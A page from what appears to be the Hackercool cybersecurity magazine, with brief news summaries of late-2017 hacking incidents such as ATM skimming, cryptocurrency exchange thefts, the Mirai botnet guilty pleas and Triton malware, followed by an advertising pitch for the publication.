[Student hacks into School system to change grades :](#)

A student of a New Jersey high school hacked into the school system and raised his own GPA to get into an Ivy League university. What's ironic is that the student who hacked is already considered one of the best in the New Jersey.

[More than 10 million stolen from Pakistani ATMs :](#)

Around 579 customers of the Habib Bank Limited across Pakistan have lost nearly around Rs10 million (Dh348,612) in ATM hacking skimming cyberattack. This attack was performed by installing skimming devices on four of its ATMs in different parts of Islamabad and Karachi. As a countermeasure, the ATM cards were

blocked by the bank to prevent further damage.

[Millions of Bitcoins stolen from cryptocurrency company NiceHash :](#)

Hackers hacked into the payment system of NiceHash cryptocurrency company and stole millions of dollars worth of bitcoins belonging to customers. Although the company didn't say how much bitcoin was stolen from its wallet or how much of what was stolen belonged to its customers, it is estimated that around 4,736 bitcoin total were stolen which was worth over \$63 million at the time of writing this.

[ISIS declares global cyber war starting with United States :](#)

A pro-ISIS hacking group called Electronic Ghossts of the Caliphate has threatened a massive cyber attack on governments and armies around the world starting with the United States. The group declared in a video 'We are the hackers of ISIS. We will face you in a massive cyber war.' The video also features a distorted voice saying in Arabic: 'We will penetrate the websites of governments, military ministries, companies and sensitive global sites.'

[State Bank Of Pakistan directs all banks to take precautions against ATM hacking:](#)

The State Bank of Pakistan (SBP) has directed all banks to use chip-based ATM cards to prevent ATM hacking. It also told that if banks use card with chip technology, it would protect the users from all types of hacking. This order reportedly came from SBP after around 10 million were stolen recently from ATMs of Pakistan through skimming attack.

[Hackers steal money of banks from Russia to Utah:](#)

A secret Russian-speaking hacker group has stolen money as much as \$10 million from banks belonging to United States and Russia in the last one and a half year. The group hacked into systems of U.S. lenders, ATMs with "mules" and Russian interbank money-transfer system.



HACKING NEWS 2

Anonymous targets whaling industry of Norway :

Anonymous, a loosely organized hacking group is back by hacking the whaling industry of Norway. Norway has one of the largest whaling industries (whaling is commercially hunting whales). Even though many countries have banned hunting whales for commercial purposes, Norway still allows it legally. As a result of this, the Fisheries ministry of Norway frequently faces hacking attacks.

Hacking Team investigation to be dropped

Two years back someone or some group hacked into the network of Hacking Team, a Milan based cybersecurity company and exposed the secrets of its infamous surveillance activities. Soon after Italy launched an investigation into the hack. Italian Prosecutor Alessandro Gobbi has asked the case to be dismissed as it remained unsolved for two years.

Creators of MIRAI botnet plead guilty :

Paras Jha and Josiah White have pleaded guilty to charges of writing and running the Mirai code to perform DDOS attacks. Jha also pleaded guilty to releasing the Mirai code online under the pseudonym of "Anna Senpai." White pleaded guilty to working and operating the Mirai botnet as well as writing the code that was designed to scan the internet for vulnerable devices to enlist in the botnet. The two hackers face a maximum prison sentence of five years.

Uber accused of cyber espionage :

UBER has been accused of corporate espionage based on a letter written by the attorney of Richard Jacobs, who is the former manager of UBER's global operations. The letter being famously called "Jacob's Letter" alleges that Uber consisted of a special division named "Special Services Group" which performed acts of corporate espionage, theft of trade secrets of other companies, the bribery of foreign officials and various means of unlawful surveillance like eavesdropping.

Triton malware shutting down industrial

systems :

Hackers targeted and shut down industrial operations in the Middle East using a malware called Triton Malware. Cyber security researchers from FireEye's Mandiant revealed that hackers have been able to manipulate emergency shutdown systems of an infrastructure firm in the Middle East. They also said that Triton is one of the very few malwares created to target specific industrial systems.

U.S denies allegations that it undermined Hacking Team investigation :

The United States has refuted allegations that it undermined the investigation into the data breach of the Italian cybersecurity firm Hacking Team. The investigation into the data breach of the firm which happened in Dec 2015 has been suspended recently citing lack of evidence. It has been alleged that U.S. officials did not hand over a computer belonging to a key suspect to the Italian officials which might have contained information crucial to the investigation.

Wi-Fi Service suspended amid fear of EVM hacking in India :

The fear of Electronic Voting Machine (EVM) hacking is still haunting India. The Wi-Fi service at a college in Surat, Gujarat was suspended after a contesting candidate complained of possible hacking and tampering with the EVMs using the WIFI service. This incident happened while elections were being held.

Monero Cryptocurrency mined using EternalBlue and EternalSynergy Exploits:

Hackers are using the leaked NSA exploits to install miners on victim machines to mine for cryptocurrencies nowadays. Monero cryptocurrency was mined using EternalBlue and EternalSynergy exploits leaked during NSA exploits leak. Hackers are using a multistaged approach to mine for cryptocurrencies nowadays. Apart from EternalBlue and EternalSynergy, they are also exploiting Apache Struts and DoS tNetNuke Content Management System vulnerabilities.

HACKING NEWS 3

South Korean Bitcoin Exchange Youbit shuts down :

South Korean cryptocurrency exchange Youbit on has decided to shut down its services after being a victim of hacking for a second time in less than a year. It has also filed for bankruptcy. The hack allegedly caused the exchange a loss of 17 percent of its total assets.

Romanian hackers infiltrate surveillance cameras in US :

Two Romanian hackers, allegedly Mihai Alexandru Isvanca and Eveline Cismaru infiltrated nearly two-thirds of the outdoor surveillance cameras in Washington, DC. They accessed around 123 of 187 outdoor surveillance cameras in the city. This alleged hacking occurred during a four day period early this year.

Fancy Bear targeting Russian journalists :

Fancy Bear, the hacking group allegedly working for the government of Russia has been targeting journalists in a long campaign. The targets included around 200 journalists, publishers and bloggers. About 50 of these journalists worked for the New York Times.

Shaltai-Boltai hacking group leader seeks parole :

Vladimir Anikeyev, the leader of Russia's hacking group Shaltai-Boltai also known as Humpy Dumpty has filed a motion for parole. He has been sentenced to 2 years in prison by the Moscow City Court which found him guilty of gaining illegal access to computer information. From 2013 to 2016, Anikeyev and his accomplices hacked computers, cellphones and tablet computers of Russian citizens and stole information.

Facebook releases security feature to help users avoid hackers :

Facebook has updated its security feature which allows users to avoid hacking. One of the features is in Settings under the Security and Login option. In the advanced settings, we can find the option to see recent emails from Facebook. It is designed to help people protect

their profile by identifying real emails from Facebook. Hackers often email people using fraudulent emails from 'Facebook' to trick them and hijack their accounts. This feature in the security feature lets people differentiate between real and fake emails titled as from Facebook. It also tells about important changes made in the account during recent time like changing password, Facebook page access and more.

Over 100 hacking groups targeting United Kingdom :

National Cyber Security Centre (NCSC), the UK intelligence service that tracks foreign hacking activities has stated that over 100 foreign hacker groups are targeting UK and trying to steal sensitive data. It also detected about 750 cyberattacks since the beginning of the year targeting the country's infrastructure and financial system.

UAE warns users to be beware of PDF malware :

The Telecommunications Regulations Authority (TRA) of UAE has warned all users and businesses to be cautious with malicious PDF files sent from anonymous sources to email or WhatsApp accounts. These files can cause heavy damage. It has also announced that around 615 hacking attacks happened against UAE in first ten months of 2017.

Russia may be hacking FBI and stealing biometric data :

According to a report by BuzzFeed, Russia may be hacking FBI and stealing biometric data of millions of American citizens. According to this exhaustive report, Russia is doing this by using a code used in the fingerprint-recognition software reportedly used by the Federal Bureau of Investigation (FBI). This code is designed by a Russian company.

Lizard Squad founder to face imprisonment

Zachary Buchta, the founder of hacking group Lizard Squad, will have two and a half years in jail after pleading guilty to hacking charges.

hackercool

Mag + Blog

>Hackercool, is both a bog and a digital magazine that covers wide aspects of cyber security.

>Both our blog and magazine deal with topics from basic hacking to advanced hacking, penetration testing, ethical hacking, virtualization and everything related to hacking.and cyber security.related to cyber security.



>Blog focusses on usage of various hacking tools from open source to commercial which are useful for pentesters.

> It also deals with solving various problems that arise during pentesting or security profiling.

> The blog boasts over 30,000 visits for month.

> Over 300 subscribers on the site.

> The user base consists not only of cyber security professionals but also beginners who want to learn hacking and also cyber security reserachers.

> Over 1000 Facebook followers. (That's because I use an autoliker)

> Rapidly rising Google+ followers and around 200 Followers on my Youtube channel.



Hackercool Magazine is a cyber security monthly magazine which covers both advanced cyber security topics and basics of ethical hacking.

>It already has around 200 subscriber s till date and growing very fast.

> This subscriber list doesn't include users who read this magazine on other platforms like Kindle, Nook, Barnes & Noble and Playster.

> Our readerbase consists of cyber security professionals, beginner hackers, hacking enthusiasts and students who want to learn hacking.

> Nook, Barnes & Noble and Playster.

For your advertising queries, contact

sales@hackercool.com